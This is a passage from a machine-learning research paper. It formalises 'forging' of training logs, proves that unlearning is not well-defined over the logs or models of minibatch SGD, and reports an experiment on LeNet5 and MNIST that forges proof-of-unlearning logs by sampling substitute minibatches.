When there also exists an accompanying forging map in the other direction $\tilde{B} : H_{D'g,d,0} \to H_{Dg,d,\varepsilon}$, we say that D and D' are ***forgeable*** (with ε).

Though one could define similar conditions for H_D and H'_D such that the two stem from different initial parameters and different (g,d,ε), we use the same w_0,g,d,ε in our definitions because that is sufficient to prove our results on unlearning. Using different w_0,g,d,ε may be interesting in the context of research on forging for other tasks in ML, and we leave its investigation as future work. Furthermore, our definition of the forging map is a map from valid zero-error logs into logs with some error ε; notably, this means we are unable to compose forging maps because the input and output thresholds do not match unless $\varepsilon = 0$. To alleviate this lack of transitivity, one might consider a variation of our forging map B, $B_\varepsilon : H_{Dg,d,\varepsilon} \to H_{D'g,d,\varepsilon}$ and thus one can compose $B_\varepsilon : H_{Dg,d,\varepsilon} \to H_{D'g,d,\varepsilon}$ and $B'_\varepsilon : H_{D'g,d,\varepsilon} \to H_{D''g,d,\varepsilon}$ as their output and input spaces match, respectively. We mention this for completeness, for the reader who might be interested in what extensions could be made to our framework to allow different forms of analysis. Notably, we will not consider this extension in our work as it is unnecessary to prove our results and it introduces various technical complications, such as $H_{Dg,d,\varepsilon}$ never being finite (have sequences of open balls in the parameter space which is a real vector space), where being finite is useful when we introduce probabilistic forging in § 5.3.

4.2 Forgeable and Models

The above indistinguishability presented by forgeability becomes even stronger when both D and D' are forgeable with $\varepsilon = 0$. We will use $H_D(w)$ to denote all parameters obtained by $g, d, 0$ logs starting from $\mathbf{w}_0$ with D and similarly $H_{D'}$.

Lemma 1. *If D and D' are forgeable with $\varepsilon = 0$, then $H_D(w) = H_{D'}(w)$.*

Proof. Note then we have that, letting $H_D(w)$ denote all parameters obtained by $g, d, 0$ logs starting from $\mathbf{w}_0$ with D and similarly $H_{D'}$, that $H_D(w) \subseteq H_{D'}(w)$ by the definition of the forging map $B : H_D \to H_{D'}$ (*i.e.* identity over parameters) and similarly by the forging map in the other direction, $H_{D'}(w) \subseteq H_D(w)$. Thus we have $H_D(w) = H_{D'}(w)$. □

In words, what we have is that *the set of all models achieved by training on D using g is the same as the set of all models achieved by training on D' using g*. In fact, in this case (when $\varepsilon = 0$) we have that forgeability defines an equivalence relation.

Lemma 2. $\varepsilon = 0$ *Forgeability is an equivalence relation*

Proof. We check the three defining properties of an equivalence relation. Clearly D is forgeable with itself (by the identity map), so forgeability satisfies reflexivity. Furthermore D is forgeable by D' means D' is forgeable by D (as by definition the map has an inverse), so forgeability satisfies symmetery. Lastly if D is forgeable with D' by forging map B_1, and D' is forgeable by D'' with forging map B_2, and both are $\varepsilon = 0$, then $B_2 \circ B_1$ is a bijective map with error $\varepsilon = 0$, thus have D and D'' are forgeable with $\varepsilon = 0$; so forgeable with $\varepsilon = 0$ satisfies the transitivity condition. □

Often when dealing with a set, it is preferable to have another characterization of that set, *i.e.* another defining property for that set which might be easier to work with and understand. We can do that here by extending Lemma 1 to completely characterize the $\varepsilon = 0$ equivalence class as datasets that produce the same sequences of parameters:

Theorem 1 (Characterizing $\varepsilon = 0$ Equivalence Classes)**.** *Two datasets D and D' are $\varepsilon = 0$ forgeable iff $H_D(W) = H_{D'}(W)$*

Proof. We already proved the forward direction in Lemma 1. We prove the reverse direction as follows. Let D_{w_n} be the set of all sequences of data points in D that produce the sequence of parameters $\{w_n\}_{n \in J}$ and D'_{w_n} the set of all sequences of data points in D' that produce $\{w_n\}_{n \in J}$ (which we can find as the set of parameters produced by the datasets is the same). Then by the axiom of choice, we can choose a particular sequence of data points $\{x'_n\}_{n \in J} \in D'$ and map D_{w_n} to $\{x'_n\}_{n \in J}$ and note this satisfies $\varepsilon = 0$ error as the parameters are the same. We can do this for all sequences of parameters $\{w_n\}_{n \in J}$ and thus have our forging map B from H_D to $H_{D'}$. Note we did not put any constraint on which was D and D' in this argument, so we completely analogously obtain the forging map $\tilde{B}$ from $H_{D'}$ to H_D. Thus we have D and D' are $\varepsilon = 0$ forgeable, proving the reverse direction. □

Although this theorem adds little in the context of our work on defining unlearning, it is a very notable property of our forging framework that supports the idea that if two datasets are completely forgeable, that translates to them producing all the same models. We later discuss how future work might use this observation in § 7.3 and § 7.2; in particular, this has some possible important consequences to understanding what makes datasets produce good models and which do not.

4.3 Consequence to Defining Unlearning.

Recall that in § 3 we drew an analogy from unlearning data points used in an ML model to taking out blocks from a Lego castle. We claimed that if one is good at "painting" then (1) the definition of approximate unlearning self-contradicts, and (2) a proof cannot be created for exact unlearning. Now that "painting" is formally defined as forging, we will formally explain what it means for unlearning.

For now, we assume the scenario where there exists a forging map from D to D' where D' does not contain a particular point $\mathbf{x}^*$ (we later show in § 5 such a scenario is common), and our model is first trained on D. Since we have done the training, we have access to the PoL logs H_D. Then what we need to do is to map them into $H_{D'}$ logs which then implies the steps that once used $\mathbf{x}^*$ as a log in H_D no longer do. To be specific, for all k such that the k^{th} step $\mathbf{w}_{k+1} = g(\mathbf{w}_k, \mathbf{x}_i)$ uses a point required to be unlearned (*i.e.* $\mathbf{x}^* \cap \mathbf{x}_i \neq \emptyset$, where it is understood the latter could be a minibatch), after forging $B(\{(\mathbf{w}_i, \mathbf{x}_i)\}_{i \in J}) = \{(\mathbf{w}_i, \tilde{\mathbf{x}}_i)\}_{i \in J}$ we have that step no longer uses $\mathbf{x}^*$. This is as, by the definition of a forging map in § 4.1, $\{(\mathbf{w}_i, \tilde{\mathbf{x}}_i)\}_{i \in J} \in H_{D'}$ where D' does not contain $\mathbf{x}^*$. In other words, we can use the forging map B to find some data points in D' to mock the updates made by the data points to be unlearned. This results in a valid (*i.e.* with reproduction error below ε) $H_{D'}$, where the final model parameters are the same as before unlearning, but the data points to be unlearned are not used in the log of training.

Such model parameters satisfy what approximate unlearning defines–they are the same as model parameters obtained by not using the unlearned data points at all. However, no modifications were done to the parameters at all. This means that if the model owner wants to approximately unlearn their model, then by definition they do not need to do anything and can claim the unlearning is done. Thus we come to the conclusion that if there exists a forging map between D and $D/\mathbf{x}^*$, then the approximate unlearning is ill-defined.

Now we move on to exact unlearning. We introduced in § 3.2 a way to verify the correctness of exact unlearning through an idea that is similar to PoL, and named it Proof-

of-Unlearning (PoUL). Let us now outline how a PoUL is challenged by forging. As described in the previous paragraph, the model owner has trained the model before unlearning on D and thus obtained H_D. Then with the existence of a forging map B, they can easily create a new log $H_{D'}$ to claim that the exact unlearning is done. Such creation is possible because (1) in theory PoL only verifies if the computation from a checkpoint $\mathbf{w}_i$ to the next (*i.e.* $\mathbf{w}_{i+1}$) is plausible, which is essentially what a forging map between D and $D/\mathbf{x}^*$ does: find another set of data points so that the update is plausible; (2) PoL was originally designed for ownership so it was designed for a threat model where the adversary does not have access to the log. This assumption is not valid in the case of unlearning since the adversary aiming to circumvent unlearning is the model owner themselves. Thus, forging also invalidates PoUL.

The existence of a forging map B from H_D to $H_{D'}$ implies that we can manipulate how data points are sampled such that the distributions of checkpoints in the parameter spaces corresponding to H_D and $H_{D'}$ respectively are identical. Specifically, for a log $\{(\mathbf{w}_i,\mathbf{x}_i)\}_{i\in J}$, we have $B(\{(\mathbf{w}_i,\mathbf{x}_i)\}_{i\in J}) = \{(\mathbf{w}_i,\tilde{\mathbf{x}}_i)\}_{i\in J} \in H_{D'}$. We obtain the preimage of a specific sequence of data points $\{\tilde{\mathbf{x}}_i\}_{i\in J}$ by $preimage(\{\tilde{\mathbf{x}}_i\}_{i\in J}) = B^{-1}(\{\mathbf{x}_i\}_{i\in J})$ (where we drop the $\{\mathbf{w}_i\}_{i\in J}$ variable as B is an identity on them and we are allowing ε error in the parameters). That is, preimages of $\{\tilde{\mathbf{x}}_i\}_{i\in J}$ are the sequence of data points from D which can be substituted with the sequence $\{\tilde{\mathbf{x}}_i\}_{i\in J}$ by applying the forging map. We then constrain the probability of sampling the specific sequence $\{\tilde{\mathbf{x}}_i\}_{i\in J}$ as the sum of the probabilities of the specific data sequences in $preimage(\{\tilde{\mathbf{x}}_i\}_{i\in J})$, *i.e.* $\sum_{\{\mathbf{x}_i\}_{i\in J}\in preimage(\{\tilde{\mathbf{x}}_i\}_{i\in J})} \mathbb{P}(\{\mathbf{x}_i\}_{i\in J} \in H_D)$. In other words, if multiple sequences in D can be substituted by one single sequence from D', then the latter should be sampled more freqeuntly in creating $H_{D'}$. By doing so, we can create $H_{D'}$ such that each checkpoint log is from the same checkpoint log distribution as H_D.

Now we can easily see that unlearning can not be defined on the parameter space since the existence of a forging map implies that the effect of a data point can be obtained by considering another one (or few) data point(s). Notably, this means one cannot verify unlearning (exact or approximate) at the model-level as there is no universally verifiable unlearning property of the weights. Therefore, to define and verify unlearning, we need to focus on the process/algorithm the unlearned model was obtained with.

Particularly, while certified unlearning approaches [20][13] have the advantage of providing rigorous guarantees at the model level, our work shows that they need to be combined with a verification at the algorithmic level, e.g. verifying a training algorithm is DP, to ensure that the algorithm used was indeed the certified algorithm. For exact unlearning, while simple ideas like proof-of-unlearning do not work to verify unlearning, we later discuss possible ways to verify the process of unlearning in § 7.2. They involve facilitating external scrutiny of the algorithm to audit the guarantees of unlearning provided.

5 Methods for Forging

We covered the consequences of the existence of forging maps for unlearning. Now, we proceed to illustrate two theoretical ideas for when two datasets D and D' may be forgable, or when D may be forgeable with D'. The first corresponds to the intuition that similar datasets (*i.e.* datasets that contain very similar data points) would allow for an easy exchange of data points. The other is that one dataset that has enough variety in its possible updates at any given parameter would be able to reproduce a large set of other datasets.

Lastly in § 5.3 we prove the existence of forging for the mean sampler update function g. This function, described in § 2.1, is important because it is at the core of minibatch SGD. As a consequence, we prove the existence of forging examples for minibatch SGD (Theorem 3), which are cases when unlearning is not well-defined. Our proof operates under realistic assumptions about how the datasets are obtained. Note that this third proof does not require the ideas presented in § 5.1 and 5.2, but we present them first to simply illustrate different approaches to looking at forging and characterizing datasets that can be forged (*i.e. forging examples*).

5.1 Forgeability for Similar Datasets

The idea is simply that if one fixes the parameters $\mathbf{w}$ such that the update rule g in only a function of the data point, and furthermore $g_{\mathbf{w}}$ is Lipschitz with respect to the data point $\mathbf{x}$ (under some metric d_x over the input space, and metric d over the parameter space used for verification) for all parameters $\mathbf{w}\in W$. Then, if L denotes the Lipschitz constant, we have if $d(\mathbf{x},\tilde{\mathbf{x}}) \leq \frac{\varepsilon}{L}$ then we could interchange $(\mathbf{w},\mathbf{x})$ with $(\mathbf{w},\tilde{\mathbf{x}})$ and still have a valid (g,d,ε) log.

Lemma 3 (Similar Forgiability)**.** *If for all $\mathbf{w}\in H_D(w)$, where H_D are all valid $(g,d,0)$ logs starting from $\mathbf{w}_0$, g is Lipschitz with respect to its data point space X (under some metric over the data point space) with metric d over the parameter space in balls $Ball_\varepsilon(\mathbf{w})$, then there exists a dataset D' such that D and D' are (g,d,ε) forgeable.*

Proof. By above remark we simply define for $D = \{\mathbf{x}_1,\cdots,\mathbf{x}_n\}$ a corresponding dataset $D' = \{\tilde{\mathbf{x}}_1,\cdots,\tilde{\mathbf{x}}_n\}$ where $\tilde{\mathbf{x}}_i \in Ball_{\varepsilon/L}(\mathbf{x}_i)$, and then define the forging map B sending simply $\mathbf{x}_i \to \tilde{\mathbf{x}}_i$ in the logs, and $\tilde{B}$ vice-versa. □

Note that the data point input space X can be taken to be the smallest compact set containing all the $\mathbf{x}_i \in D$. This is useful for smooth g functions, as then if also $H_D(w)$ are all found in a compact set, then g is guaranteed to be Lipschitz (by having a maximum derivative); we mention this as for DNNs g is smooth (or piecewise smooth depending on the

activation functions). This lemma basically shows that one's intuitive notion of similar data points translates to datasets being forgeable for smaller errors.

5.2 Forgeability of Densely Packed Updates

Another approach is to look at the updates produced by a dataset D, and simply find another dataset D' that can produce similar updates for all the parameters obtained in the logs of D, i.e., $H_D(W)$. To formalize this idea we have the following:

Lemma 4. *If for all* $\mathbf{w} \in W$ *and* $\mathbf{x} \in X$*, there exists* $\mathbf{x}_i \in D'$ *such that* $d(g(\mathbf{w},\mathbf{x}), g(\mathbf{w},\mathbf{x}_i)) \leq \varepsilon$*, then for all datasets* $D \subset X$ *with* $H_{D g,d,0}(\mathbf{w}) \in W$*,* D' *forges* D*.*

Proof. By the conditions of the lemma we know for any individual step in the log produced by D that there is an $\mathbf{x}_i \in D'$ which would forge it, hence we know there exists a forging map $B : H_D \to H_{D'}$ □

In other words, if dataset D' is sufficiently large and contains data points that lead to sufficiently different updates such that the covering assumption is true, then D' can forge a whole class of datasets, and in a way could be dubbed a "universal" forger. Realizing this dataset D' could prove difficult and would likely require specifying the form of g.

5.3 Forgeability for Mean Sampling

In the particular case of SGD, and more generally mean sampling, we can show the existence of forgeable datasets in a more concrete setting. Our approach introduces the notion of probability for the existence of a forging map.

Consider that $\mathfrak{D}$ is some distribution, and that datasets D and D' are sampled from it i.i.d. In particular we assume D and D' consist of minibatches, and each of the elements of the different minibatches are sampled i.i.d from $\mathfrak{D}$. This is the case when training updates are in fact averaging updates (*i.e.* the update rule is a mean-sampler), in the sense that the datasets D and D' are composed of minibatches $\hat{\mathbf{x}} = \{\mathbf{x}_1, \cdots, \mathbf{x}_b\}$, and the update rules take the form of $g(\mathbf{w},\hat{\mathbf{x}}) = 1/b \sum_{i=1}^{b} g(\mathbf{w},\mathbf{x}_i)$ (*i.e.* we also assume we are working with a mean-sampler update rule in what follows). As mentioned earlier in § 2.1, the commonly used minibatch SGD update rule is an example of a mean-sampler.

Consider the respective logs H_D and $H_{D'}$ for D and D', and in particular a given tuple in a log of H_D $(\mathbf{w},\mathbf{x})$, then note $g(\mathbf{w},\mathbf{x})$ can be viewed as a random variable with mean μ and trace of the covariance matrix $\sigma^2 = \sum_{i=1}^{N} \sigma_i^2$ where σ_i^2 is variance of the ith component of $g(\mathbf{w},\mathbf{x})$ (where the parameter space is N-dimensional). This is because $\mathbf{x}$ is a random variable sampled from $\mathfrak{D}$. Similarly for $\mathbf{x}' \in D'$, $g(\mathbf{w},\mathbf{x}')$ is the same random variable as $\mathbf{x}' \sim \mathfrak{D}$.

Then note the mean of $g(\mathbf{w},\hat{\mathbf{x}}) = 1/b \sum_{i=1}^{b} g(\mathbf{w},\mathbf{x}_i)$ is still μ but now, as we are also mean sampling over all the components which are 1-dimensional (*i.e.* their output is the ith component of the updated parameters) and thus their individual variances get a $1/b$ factor (by the fact mean sampling 1-dimensional random variables drawn i.i.d introduces a $1/b$ factor to the variance), the trace of the covariance matrix is now $1/b \sum_{i=1}^{N} \sigma_i^2 = (1/b)\sigma^2$.

Now let us say that D' contains n minibatches and that the logs of H_D all have lengths less than m and there is a finite number α of logs. Having finite datasets is a realistic assumption (as opposed to infinite datasets which would require infinite storage), and having logs less than some finite length is to say that an entity has a precondition on how long they will train for (*i.e.* for computational costs, which is common as one usually sets some finite number of epochs to train for as a hyperparameter). Lastly having only finitely many logs in H_D is entailed by us restricting to only finite length logs and having D finite (or only working with finitely many m-combinations of data points of D in the case where D is infinite, which is required for our following argument).

Thus by multi-dimensional Chebyshev's (and more specifically Markov's inequality):

$$\begin{aligned}\mathbb{P}(|g(\mathbf{w},\hat{\mathbf{x}}) - \mu|_2 \geq \varepsilon) &= \mathbb{P}(|g(\mathbf{w},\hat{\mathbf{x}}) - \mu|_2^2 \geq \varepsilon^2) \\ &\leq \mathbb{E}(|g(\mathbf{w},\hat{\mathbf{x}}) - \mu|_2^2)/\varepsilon^2, \quad (2)\end{aligned}$$

where the first equality is true by the fact that $|g(\mathbf{w},\hat{\mathbf{x}}) - \mu|_2 \geq \varepsilon$ iff $|g(\mathbf{w},\hat{\mathbf{x}}) - \mu|_2^2 \geq \varepsilon^2$ (by monotonicity of squaring) and the last inequality is just markov's inequality. But as we squared, note $\mathbb{E}(|g(\mathbf{w},\hat{\mathbf{x}}) - \mu|_2^2)$ is just the trace of the covariance of $g(\mathbf{w},\hat{\mathbf{x}}) - \mu$ which is σ^2/b, thus we have $\mathbb{P}(|g(\mathbf{w},\hat{\mathbf{x}}) - \mu|_2 \geq \varepsilon) \leq \sigma^2/(b\varepsilon^2)$.

Furthermore if $\hat{\mathbf{x}} \in D$ and $\hat{\mathbf{x}}_1 \in D'$, then $|g(\mathbf{w},\hat{\mathbf{x}}) - g(\mathbf{w},\hat{\mathbf{x}}_1)|_2 \leq 2\varepsilon$ with probability greater than $(1 - \sigma^2/(b\varepsilon^2))^2$ (i.e., the probability of them both being within an ε ball of μ). This is as if both $|g(\mathbf{w},\hat{\mathbf{x}}) - \mu| \leq \varepsilon$ and $|g(\mathbf{w},\hat{\mathbf{x}}_1) - \mu| \leq \varepsilon$, then by triangle inequality $|g(\mathbf{w},\hat{\mathbf{x}}) - g(\mathbf{w},\hat{\mathbf{x}}_1)|_2 \leq |g(\mathbf{w},\hat{\mathbf{x}}) - \mu| + |g(\mathbf{w},\hat{\mathbf{x}}_1) - \mu| \leq 2\varepsilon$. Moreover we have $\mathbb{P}(|g(\hat{\mathbf{x}}_0) - g(\hat{\mathbf{x}}_i)|_2 \leq 2\varepsilon \ \textit{for some} \ \hat{\mathbf{x}}_i \in D') \geq (1 - \sigma^2/(b\varepsilon^2))(1 - (\sigma^2/(b\varepsilon^2))^n)$ where now the second term represent the probability for at least one $\hat{\mathbf{x}}_i \in D'$ to produce $g(\mathbf{w},\hat{\mathbf{x}}_i)$ withing an ε ball of μ

Now note there are only finitely many parameters in $H_D(W)$ due to the restrictions on lengths of logs and the number of logs, thus let $(1 - \sigma_{max}^2/(b\varepsilon^2))(1 - (\sigma_{max}^2/(b\varepsilon^2))^n)$ where σ_{max}^2 is the largest trace of the covariance matrix of $g(\mathbf{w},\mathbf{x}) - \mu_{\mathbf{w}}$ over all $\mathbf{w} \in H_D(W)$ (and thus this term represent the minimum probability for any step to be within a 2ε ball).

Thus the probability for us to be within a 2ε over an entire log (which has at most length m) is greater than or equal to $((1 - \sigma_{max}^2/(b\varepsilon^2))(1 - (\sigma_{max}^2/(b\varepsilon^2))^n))^m$, and furthermore for this to be true for all logs in H_D (which there α of) is greater than or equal to $((1 - \sigma_{max}^2/(b\varepsilon^2))(1 - (\sigma_{max}^2/(b\varepsilon^2))^n))^{m\alpha}$.

So we have proved that with probability lower bounded by $((1 - \sigma_{max}^2/(b\varepsilon^2))(1 - (\sigma_{max}^2/(b\varepsilon^2))^n))^{m\alpha}$ the dataset D' forges D with $d = \ell_2$, 2ε and g.

Theorem 2 (Probablistic Forging)**.** *If D and D' are sampled i.i.d $\mathfrak{D}$ and consists of minibatches of size b with the training update function g being a mean sampler over the minibatch, and $|D'| = n$ and $|H_{Dg,d,0}| = \alpha$ with every log $\{(\mathbf{w}_i, \mathbf{x}_i)\}_{i\in J} \in H_{Dg,d,0}$ having $|\{(\mathbf{w}_i, \mathbf{x}_i)\}_{i\in J}| \leq m$. Then with probability at least $((1-\sigma^2_{max}/(b\varepsilon^2))(1-(\sigma^2_{max}/(b\varepsilon^2))^n))^{m\alpha}$ D' forges D with 2ε and $d = \ell_2$.*

Proof. See above remark □

Thus we see some immediately important factors to forging with high probability: increasing $|D'| = n$, increasing the minibatch sizes b, decreasing the maximum length of a log, or the number of logs (which would be possible by decreasing the size of D and thus all combinations of its elements). In fact, we have the following corollary:

Corollary 1 (The limit of Large Minibatch Sizes)**.** *In the limit $b \to \infty$ for any D and D' both sampled i.i.d from $\mathfrak{D}$ consisting of minibatches of size b, with $|D| \geq n$ and $|D'| \geq n$ and $|H_{Dg,d,0}| \leq \alpha, |H_{D'g,d,0}| \leq \alpha$, and maximum log sizes m, we have they are forgeable for every $\varepsilon > 0$ for g and d as stated in Theorem 2.*

Proof. Follows from the fact that if D and D' consists of minibatches of size b with $|D'| \geq n$ (*i.e.* contains at least n minibatches) and $|H_{Dg,d,0}| \leq \alpha$ with every log $\{(\mathbf{w}_i, \mathbf{x}_i)\}_{i\in J} \in H_{Dg,d,0}$ having $|\{(\mathbf{w}_i, \mathbf{x}_i)\}_{i\in J}| \leq m$, then we know D' forges D with probability at least $((1-\sigma^2_{max}/(b\varepsilon^2))(1-(\sigma^2_{max}/(b\varepsilon^2))^n))^{m\alpha}$ for any $\varepsilon > 0$, and this probability goes to 1 as $b \to \infty$. It is worth recalling that σ_{max} was just the max variance of $g(\mathbf{w}, \mathbf{x})$ over all $\mathbf{w} \in H_D(W)$ and hence independent of b (*i.e.* is a fixed constant).

Completely analogously (as D and D' satisfy the same conditions) we have D forges D' for any $\varepsilon > 0$ with probability going to 1 as $b \to \infty$.

Thus, the probability of both events occurring (the product of the individual probabilities) also goes to 1 as $b \to \infty$ meaning we have forging maps in both directions, they are forgeable for all $\varepsilon > 0$ with probability going to 1 as $b \to \infty$. □

Remark on when b is up to the adversary. This corollary is particularly important when the adversary (*i.e.* the model owner) may choose their own minibatch size b, *i.e.* they have a set of data points $D = \{\mathbf{x}_1, \cdots, \mathbf{x}_n\}$ and can modify D to then consist of minibatches $\tilde{D} = \{\hat{\mathbf{x}}_1, \cdots, \hat{\mathbf{x}}_l\}$ of size b. Then, by making b as large as possible, they can increase the probability of finding a forging dataset D' drawn i.i.d from $\mathfrak{D}$.

However, note b needs to satisfy $b \leq n$ as the adversary only has n data points. When the adversary can continue to sample from $\mathfrak{D}$ to add points, they could increase n arbitrarily and thus b could be as large as they like. Then, they can increase their probability of success arbitrarily so that there is some other dataset D' that forges it for any $\varepsilon > 0$. Furthermore, if any point $\mathbf{x} \in \mathfrak{D}$ has probability 0 of being drawn, then D' has probability 1 of not containing any of the points in D.

This implies that with probability 1, a particular dataset (and in particular any of its points) can be forged with another disjoint dataset if the adversary has freedom over b and can sample from $\mathfrak{D}$ indefinitely. In particular, in the limit we have probability 1, *i.e.* there is a finite case after obtaining minibatch size $b > \beta_D$ (where β_D is some finite number dependent on D) by adding points that have a non-zero probability of being forged for almost all D. Thus, by existence by non-zero probability, there is at least one larger finite dataset $\tilde{D} \subset D$ which can be forged (as $\emptyset$ has 0 measure always, thus any non-zero measure set can not be empty).

Theorem 3 (Existence of Forging Adversary)**.** *If an adversary has freedom over b and access to $\mathfrak{D}$ such that they can sample from $\mathfrak{D}$ (where any point in $\mathfrak{D}$ has 0 probability) indefinitely, then for every $\varepsilon > 0$, for almost every dataset D there exists $\tilde{D} \supset D$ which can be forged by a disjoint dataset D' (and in particular $\tilde{D}$ and D' are finite).*

Proof. Simply the above remark, noting probability 1 means "almost every" (i.e., every dataset minus a measure 0 set) □

5.4 Consequences of Theorem 3 for Unlearning of minibatch SGD

We now explain the practical consequence of Theorem 3 to minibatch SGD, which is the de facto training algorithm for deep neural networks. In particular, we have:

Corollary 2. *Unlearning on minibatch SGD is not well-defined over the logs (and thus the models) of finite datasets obtained from a distribution $\mathfrak{D}$, for any such distribution $\mathfrak{D}$.*

Proof. To prove that unlearning is not well-defined when it only involves logs (or models), we need simply that for any verification threshold $\varepsilon > 0$ there $\exists D \subset \mathfrak{D}$ such that D can be forged by a disjoint dataset D'; thus the logs (no matter the threshold) carry no information of what dataset was used to train the model, and thus by the remark of § 4.3 unlearning is not well-defined for D. This, in turn, implies that in general unlearning is not well-defined over finite datasets (as being not well-defined for one instance in the domain, in this case of finite datasets, is sufficient). Note, we assume the verifier can not use $\varepsilon = 0$ simply because of floating point precision.

By Theorem 3 we know for every ε, almost all finite datasets D that could be obtained i.i.d are contained in a larger dataset $\tilde{D}$ which can be forged with ε by a disjoint dataset D'. Note here that D does not need to have been obtained by i.i.d sampling, just the fact D *could be* obtained by i.i.d sampling. Thus we have existence of $\tilde{D}$, which completes the proof. □

This is the main conclusion of this paper: unlearning cannot be well-defined for minibatch SGD over the logs. This is best understood because forgeability implies that models or checkpoints (or distribution of models or checkpoints) are both unlearnt and not unlearnt at the same time. That is, the

training log could be obtained by both not training with a particular data point, and by training with it and then employing a forging map.

Hence for the community to move forward with using properties of the training/unlearning algorithm outputs to define its unlearnability (as was used in all prior work), one needs to put constraints on the training process. This is necessary to remove the possibility of these pathological examples[1]. Then, auditing processes will need to verify that this process was indeed used by the model owner. Overall, this implies that unlearning should be defined *algorithmically* and designed such that it is amenable to external scrutiny.

One possible future direction in this vein is to design verifiable ML processes to give guarantees about the points used (or not used) in a particular computation. This would prove that an entity was not able to employ a forging map in lieu of unlearning. We discuss this further in § 7.2.

6 An Instantiation of a Forging Attack

Theorem 3, and subsequently Corollary 2, analytically demonstrate the existence of forging examples. We now experimentally show the existence of forging maps on a practical dataset. This allows us to construct forging maps to study exact unlearning, and in particular PoUL for verifying exact unlearning through retraining. As mentioned earlier in § 4.1, the attack we propose here does not necessarily bypass all PoL verification schemes, and hence one might still be content with using a verification scheme that defends against our attack to verify unlearning in practice. However note this essentially starts an arms race between better forging and better PoL verification without other constraints to rule out forging (see § 7.2).

The methodology for the attack we instantiate draws from the data ordering attack proposed by Shumailov et al. [22]. Their attack takes advantage of the stochasticity present in minibatches and the effect of large minibatch sizes. This is well-aligned with our analytical result in Theorem 2 showing that large minibatch sizes facilitate forging. Specifically, we focus on a forging map between D to $D' = D \setminus \mathbf{x}^*$ for some data point $\mathbf{x}^*$. This corresponds to a single point being unlearned. Moreover, we focus our empirical investigation on updates that originally used $\mathbf{x}^*$ to show D can be forged.

The main takeaway from our experiments is simply that one can reach verification error ε (in a PoUL) below 10^{-4}. For suitable large minibatches, we can reach $\varepsilon \approx 10^{-6}$ (before adding the noise introduced by hardware). This we believe shows the practicality of forging, and motivates future work to improve algorithms for finding a forging map.

[1] We have by no means exhaustively characterized all such examples, we have just shown examples exist. There could be other aspects of training (besides using mean-sampler g) which can create this possibility. In fact, notably, we have not even shown what the examples we know exist look like.

6.1 Threat Model

We now describe the specific threat model for this attack, which is the one of § 3.2: a PoL where we have access to both the model and dataset used, and want to now replace all the steps in the PoL with a data point $\mathbf{x}^*$ with another as to now have a forging map to $D' = D \setminus \mathbf{x}^*$ for that particular PoL.

We in particular focus on a random sample of steps with $\mathbf{x}^*$ at different checkpoints (and also varying what point $\mathbf{x}^*$ is) to illustrate the general effectiveness of this attack. Here by checkpoints, we mean the state of the model parameters saved after each epoch of training.

The model used is a LeNet5 [17] trained on MNIST [16]: our results in this section are meant to be understood as initial results towards future study. In all the experiments we work with a fixed learning rate $\eta = 0.01$ and the SGD optimizer.

6.2 Attack Description

We take a model trained for N epochs before having a training update with $\mathbf{x}^*$ (in this case a minibatch containing the specific data point). This step takes initial parameters $\mathbf{w}_i$ to the parameters $\mathbf{w}_{i+1}$. Our first forging algorithm then is to:

1. Sample n data points uniformly from $D/\mathbf{x}^*$
2. Sample M minibatches uniformly from the selected n data points
3. Select minibatch $\hat{\mathbf{x}}_j$ which minimizes $||\mathbf{w}_{i+1} - g(\mathbf{w}_i, \hat{\mathbf{x}}_j)||_2$, *i.e.* sort the minibatches by the error $||\mathbf{w}_{i+1} - g(\mathbf{w}_i, \hat{\mathbf{x}}_j)||_2$ and select the minibatch with the least error as our "forging minibatch"

Note that, ignoring sorting overhead, the cost of running this algorithm is M gradient steps (as we compute a gradient for each of the M randomly chosen minibatches in step 3). In general if one wants to forget μ datapoints, and trained N epochs, then they need to forge μN steps. Using our algorithm we then have a cost of μNM gradient steps.

We further investigate factors which may increase or decrease our verification error, in particular: minibatch size, and number of data points sampled n. We also test if further greedy selection by interchanging individual data points in the selected best minibatch (rather than interchanging minibatches of data points) can further decrease error. Note, if we take $T-1$ greedy updates steps after running our original algorithm, each also looking at M possible interchanging data points, our costs are now μNMT.

After demonstrating the above, we attempt to forge with an even smaller subset of D, in which case our forging algorithm is:

1. Sample size n subsets from D
2. Repeat algorithm 1 for the subset

Being able to forge with these smaller size n subsets shows we could forge $|D| - n$ points with only the n points, *i.e.* could forge having unlearnt large portions of the dataset.

6.3 Results

Forging when varying n: Larger is marginally better. In Figure 1 we plot our verification error for 100 different trial runs (each of which had randomized checkpoints and $\mathbf{x}^*$) as a function of n, with fixed minibatch size of 1000. Observe that there is a modest decrease with increased n, however, we always had error $\approx 10^{-6}$. This suggests that the number of samples one uses to then create minibatches is not of significant importance. In particular, for more efficient forging algorithms one can get away with only sampling a smaller set to then construct minibatches from.

Minibatch Size: Larger is significantly better. In Figure 2, we plot the PoL's verification error as a function of the minibatch size. In support of our theory (§ 5.3) which stated that in the limit of large minibatch sizes we can always forge, we see increasing the minibatch size plays a significant role in reducing the verification error, dropping several magnitudes. For large minibatch sizes, it reaches $\approx 10^{-5}$ error. In fact, the trend notably looks like what one might expect from a $1/b$ factor in the minibatch size, matching the formulation (modulo exponents) stated in Theorem 2.

Greedy selection of individual points: improves slightly. We next employ the greedy algorithm where we update one data point at a time (rather than substituting for the entire minibatch). We see in Figure 3 that we can slightly improve the verification error and that the improvement tends to converge after less than 10 updates. Note that we plotted the relative improvement, *i.e.* error 1 is the same as before switching to the greedy updates and 0.9 is 0.9 times the error we had before the greedy updates. The main takeaway from this is that a greedy procedure does not significantly improve error, especially when compared to the effect of minibatch sizes.

Smaller sets: they work. Now when considering fixed smaller sets of 1000 to sample from, depicted in Figure 4, we see we still have error less than 10^{-4}. This is larger than $\approx 10^{-6}$ we were achieving before, but we are also working with $1/60$ the fraction of the size of the larger datasets from before, indicating that smaller datasets can still forge reasonably well. This notably suggests that in general, in the limit of large minibatch sizes, a smaller dataset is equivalent to a larger dataset, though we leave that direction for future work.

Main Takeaways. The results we presented show that forging for ε several magnitudes less than 1 is practical. Thus, forging is not only possible for very low thresholds, but is also relatively easy as our algorithm simply samples randomly. Future work may extend our initial results by investigating how these results hold in different domains, (*i.e.* for language models). Alternatively, if given the hardware capacity, one might look into how much lower one can decrease the error



Figure 1: Verification error as a function of the number of samples in the dataset: one can see the error is always in the order of 10^{-6} and there is a slight decrease in the error as the dataset becomes larger. Note here we used a fixed minibatch size of 1000, and the colors denote different runs.

